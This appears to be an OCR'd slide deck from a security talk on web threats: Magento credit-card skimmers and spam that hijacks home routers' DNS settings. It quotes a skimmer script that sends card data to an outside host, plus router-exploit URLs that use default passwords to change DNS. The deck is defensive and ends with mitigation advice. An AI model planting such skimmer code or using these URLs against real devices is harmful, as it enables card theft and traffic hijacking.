datto

Web security: A threat update

Fred Mora

It’s not safe on the web

- The web is a minefield for the unaware
- It is full of threats
  - Viruses
  - Scams
  - Drive-by downloads
- The naive user is quickly victimized on the web

But are not naive, right?

- You run Linux, immune to most viruses
- You don't wire money to random Nigerian royalty
- Your Flash plugin is either up-to-date or off.
- And yet…

What about threat not under your control

- Most threats are local
  - Either your machine
  - Or your brain (if you get scammed)
- A virus needs to be downloaded in order to attack you.
- A scammer needs to con you.
- What about threats that are not under your control?
  - On the sites you visit
  - On the equipment your packets go through

Threat: visited site pwned

- Happens when remote site runs payloads unbeknown to its owner
- Example: Credit card skimmer installed on Magento e-commerce sites
  - Bandits exploit a flaw in the OSS Magento system
  - Install a payload that captures your CC when you purchase from the target site.
  - It starts so innocently…


```
<script src="https://jquery-code.su/images/lite.js"></script>
```


It’s just Jquery stuff...

- Actually, no.
- All your cards are belong to us!

```
a = ['select[id="eway_rapid_expiration_yr"]',
  'select[name="payment[cc_exp_year]"]',
  'input[name="expiration"]',
  'input[name="full_cc_expiration"]',
   'select[id="redecard_expiration_yr"]',
   'select[id="stripe_cc_expiration_year"]'];
var pos = 0;
for (;pos < 6;pos++) {
  if ($(a[pos])["val"]()["length"] > 0) {
    $["ajax"]({
      url : "https://jquery-code.su/images/paypal-logo.jpg",
      data : base64data,
      type : "POST", dataType : "json",
      //...
      // Downloads a logo AFTER posting all your CC data!
          })
 } }
```


A growing threat

- November 2015: 3501 stores compromised
- October 14: 5092 stores compromised, 2000 fixed
- Victim number grows faster than fixed sites
- Contacting the victims is not easy. Actual answers from store owners:
  - “Thanks for your suggestion, but our shop is totally safe. There is just an annoying javascript error.”
  - “Our shop is safe because we use https.”



But what can you do?

- Answer: Zilch, rien, nitchevo.
  - Maybe look up the store
  - Check lists of pwned sites like https://gitlab.com/gwillem/public-snippets/snippets/28813
  - Check your credit card statement.
- So no need to lose sleep over it.




Threat: pwned router

- Writing viruses is hard work
  - You always have to keep hiding from security researchers
  - And of course evade anti-viruses.
- If only there was a piece of equipment that sees all your traffic…
- and never gets inpected or de-virused?
- Oh, wait, there is: Your router.

The router, a proud member of the IoT tribe

- The Internet of Things is a security headache
- Not enough bad embedded code out there apparently
- So router makers are adding to the dogpile
- Consumer routers seem to be coded by total amateurs or DGAF contractors these days.
- Case in point: An interesting new category of spam is landing in mailboxes lately.



Spam targetting your router

- It contains veeeery peculiar links. Examples:

```
http://admin@admin:X192.168.1.1/dnscfg.cgi?
dnsPrimary=SOME-IP-HERE&dnsSecondary=8.8.8.8

http://root@gvt12345:X192.168.1.1/dnscfg.cgi?
dnsPrimary=SOME-IP-HERE&dnsSecondary=8.8.8.8
```

- Defaults passwords can be obtained from http://www.routerpasswords.com/
- Email message declares these links as images, so they load in your mail client.
- URLs neutralized here.
- Message has dozens of similar links.
- This attempts to connect to a certain type of router with default passwords.
- It replaces the primary DNS with one controlled by the spammer...
- And adds Google DNS as secondary.
- Now go to your bank site.

Oh, but it gets better...

- Turns out you don't even need spam!

F-Secure Researcher: Inteno Home Router vulnerable
Flaw lets attacker replace firmware
(Sept 2016)

IOActive Labs: BHU Wifi Router "Utterly Insecure"
Accepts any session cookie as authenticated, has hard-coded root password
(Aug 2016)

TP-Link: Our router setup is easy. Go to tplinklogin.net.
Oh, whooops, we forgot to renew the domain.
(July 2016)

Dang. What now?

- Strict minimum: Change your default password
- Check your router brand. If it's pwnable, replace it.
- Asus routers: Consider Merlin (`https://asuswrt.lostrealm.ca/about/`)
- Install DD-WRT or OpenWRT or equivalent on your router (`http://wiki.openwrt.org/toh/start`)
- Upcoming presentation: A (more) secure router.

Questions?